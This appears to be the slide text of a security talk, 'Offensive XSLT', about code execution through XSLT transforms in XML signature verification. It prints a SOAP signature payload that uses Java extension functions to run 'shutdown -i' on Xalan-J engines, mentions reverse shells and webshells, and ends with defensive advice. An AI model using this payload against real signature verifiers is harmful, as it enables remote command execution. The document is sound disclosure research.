        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315" />
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
      <ds:DigestValue>fji4flv5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...</ds:X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>

```

[HTTP://WWW.SWIFT.COM/CORPORATES/RESOURCES/GETTING\\_STARTED/MIG\\_ISO20022/EBAM\\_SIGNATURE\\_SPECIFICATIONS.PDF](http://www.swift.com/corporates/resources/getting_started/mig_iso20022/ebam_signature_specifications.pdf)

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="">
      <ds:Transforms>
        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>fji4f1v5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...</ds:X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
```



**AND IF YOUR XML-DSIG XSLT  
ENGINE IS XALAN-J ...**

**... IT'S WORSE :-[**

```

<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    <SOAP-SEC:Signature
      xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
      SOAP-ENV:actor="some-URI"
      SOAP-ENV:mustUnderstand="1">
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
          <ds:CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
          </ds:CanonicalizationMethod>
          <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
          <ds:Reference URI="#Body">
            <!-- ... -->
            <!-- Start malicious XSLT transform -->
            <!-- ... -->
            <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
              <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
                <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
                  <xsl:template match="/" xmlns:os="java:lang.Runtime" >
                    <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
                    <xsl:value-of select="os:exec($runtime, 'shutdown -i')"/>
                  </xsl:template>
                </xsl:stylesheet>
              </ds:Transform>
            </ds:Transforms>
            <!-- ... -->
            <!-- End malicious XSLT transform -->
            <!-- ... -->
            <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <ds:DigestValue>j6lwx3rvEP00vKtMup4NbeVu8nk=</ds:DigestValue>
          </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
      </ds:Signature>
    </SOAP-SEC:Signature>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body
    xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
    SOAP-SEC:id="Body">
    <m:GetLastTradePrice xmlns:m="some-URI">
      <m:symbol>IBM</m:symbol>
    </m:GetLastTradePrice>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>

```

[HTTP://CLAWSLAB.NDS.RUB.DE/WIKI/INDEX.PHP/XML\\_Signature\\_XSLT\\_Code\\_Execution](http://clawslab.nds.rub.de/wiki/index.php/XML_Signature_XSLT_Code_Execution)

```

-ENV:Envelope
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
SOAP-ENV:Header>
SOAP-SEC:Signature
xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
SOAP-ENV:actor="some-URI"
SOAP-ENV:mustUnderstand="1">
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
    </ds:CanonicalizationMethod>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
    <ds:Reference URI="#Body">
      <!-- ... -->
      <!-- Start malicious XSLT transform -->
      <!-- ... -->
      <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
            <xsl:template match="/" xmlns:os="java:lang.Runtime" >
              <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
              <xsl:value-of select="os:exec($runtime, 'shutdown -i')"/>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>
      </ds:Transforms>
      <!-- ... -->
      <!-- End malicious XSLT transform -->
      <!-- ... -->
      <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <ds:DigestValue>j6lwx3rvEP00vKtMup4NbeVu8nk=</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
</ds:Signature>
/SOAP-SEC:Signature>
SOAP-ENV:Header>
SOAP-ENV:Body
xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
SOAP-SEC:id="Body">
m:GetLastTradePrice xmlns:m="some-URI">
  <m:symbol>IBM</m:symbol>
/m:GetLastTradePrice>
SOAP-ENV:Body>
P-ENV:Envelope>

```

[HTTP://CLAWSLAB.NDS.RUB.DE/WIKI/INDEX.PHP/XML\\_Signature\\_XSLT\\_Code\\_Execution](http://clawslab.nds.rub.de/wiki/index.php/XML_Signature_XSLT_Code_Execution)

**WHAT ABOUT W3C  
RECOMMENDATIONS  
FOR XML-Dsig ?**

# XML Signature Best Practices

W3C Working Draft 31 August 2010

**This version:**

<http://www.w3.org/TR/2010/WD-xmlsig-bestpractices-20100831/>

**Latest published version:**

<http://www.w3.org/TR/xmlsig-bestpractices/>

### ***Best Practice 3: Consider avoiding XSLT Transforms***

Arbitrary XSLT processing might lead to denial of service or other risks, so either do not allow XSLT transforms, only enable them for trusted sources, or consider mitigation of the risks.

***Best Practice 4: When XSLT is required disallow the use of user-defined extensions***

Arbitrary XSLT processing leads to a variety of serious risks, so if the best practice of disallowing XSLT transforms cannot be followed, ensure that user-defined extensions are disabled in your XSLT engine.



**Nobody follows  
them :-)**

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**

**Misc**

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
Version : 1
```

```
Vendor : Apache Software Foundation
```

```
Vendor URL : http://xml.apache.org/xalan-j
```

```
Line Separator :
```

```
File Separator : /
```

```
Java Home : /opt/IBMJava2-141/bin/../jre
```

```
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar
```

```
Java Vendor : IBM Corporation
```

```
Java Vendor URL : http://www.ibm.com/
```

```
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
```

```
Java Runtime Version : 1.4.1
```

```
Java VM Version : 1.4.1
```

```
OS Arch : x86
```

```
OS Name : Linux
```

```
OS Version : 2.4.21-9.0.1.EL
```

```
User Directory : /var/tomcat4
```

```
User Home : /var/tomcat4
```

```
User Name : tomcat4
```

Version : 1  
Vendor : SAXON 6.5.3 from Michael Kay  
Vendor URL : <http://saxon.sf.net/>  
Line Separator :  
File Separator : /  
Java Home : /usr/lib64/jvm/java-1.5.0-sun-1.5.0\_update16/jre  
Java Class Path : ./usr/local/fedora/tomcat/bin/bootstrap.jar:/usr/local/fedora/tomcat/bin/commons-logging-api.jar  
Java Vendor : Sun Microsystems Inc.  
Java Vendor URL : <http://java.sun.com/>  
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition  
Java Runtime Version : 1.5.0\_16-b02  
Java VM Version : 1.5.0\_16-b02  
OS Arch : amd64  
OS Name : Linux  
OS Version : 2.6.18.8-0.13-default  
User Directory : /usr/local/fedora/tomcat/bin  
User Home : /root  
User Name : root

Version : 2.0  
Vendor : SAXON 9.0.0.4 from Saxonica  
Vendor URL : <http://www.saxonica.com/>  
Line Separator :  
File Separator : \  
Java Home : c:\Program Files\Java\jre6  
Java Class Path : C:\Program Files\Java\jdk1.6.0\_13\lib\tools.jar;C:\Program Files (x86)\Apache Software Foundation\Tomcat 6.0\bin\bootstrap.jar  
Java Vendor : Sun Microsystems Inc.  
Java Vendor URL : <http://java.sun.com/>  
Java Runtime Name : Java(TM) SE Runtime Environment  
Java Runtime Version : 1.6.0\_13-b03  
Java VM Version : 11.3-b02  
OS Arch : amd64  
OS Name : Windows Server 2008  
OS Version : 6.0  
User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin  
User Home : C:\Users\Administrator  
User Name : Administrator

# OFFENSIVE XSLT

CONCLUSION

OVERVIEW

XSLT ?

EXPLOITATION

METHODOLOGY

VULNERABILITIES

NICOLAS GREGOIRE  
AKA NICOB  
[HTTP://WWW.AGARRI.FR/](http://www.agarri.fr/)

RISKS



**EXPLOITATION**





**CODE EXECUTION**

Easy : just use a Java or  
JScript reverse-shell

# FILE CREATION

Web context

Webshell PHP/JSP/CFM/...

# FILE CREATION

Privileged Windows user

# Stuxnet MOF



# FILE CREATION

Unix user

See "USB  
Autorun attacks  
against Linux"  
by IBM X-Force

# OFFENSIVE XSLT

CONCLUSION

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RISKS



**CONCLUSION**



# EDITORS

Read, understand and apply the recommendations and erratas from W3C

Be polite with researchers who find and report vulnerabilities in your products

Use Defense in Depth

# CUSTOMERS

Do NOT trust vendors

Audit every library of every critical application you have

Use your power (including \$ and €) to influence vendors

# HACKERS

There's a lot of bugs,  
come on and play !



## **CUSTOMERS**

Do NOT trust vendors

Audit every library of every critical application you have

Use your power (including \$ and €) to influence vendors

## **HACKERS**

There's a lot of bugs, come on and play !

**A "state of the art" (XML|SOAP)-dsig implementation should not be vulnerable**

**Most engines can be deployed in a secure mode (read the doc !)**

**First XSLT advisories were published in 2001 !  
Guninski vs Oracle/IE**

## **EDITORS**

Read, understand and apply the recommendations and erratas from W3C

Be polite with researchers who find and report vulnerabilities in your products

Use Defense in Depth





**FAO**

**Q : How was this presentation created ?**

**A : With Prezi**

**Q : Did you test product XYZ ?**

**A : No, but I can do it for some money**

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Blog : <http://www.agarri.fr/blog/>

Twitter : @Agarri\_FR

# OTHER QUESTIONS ?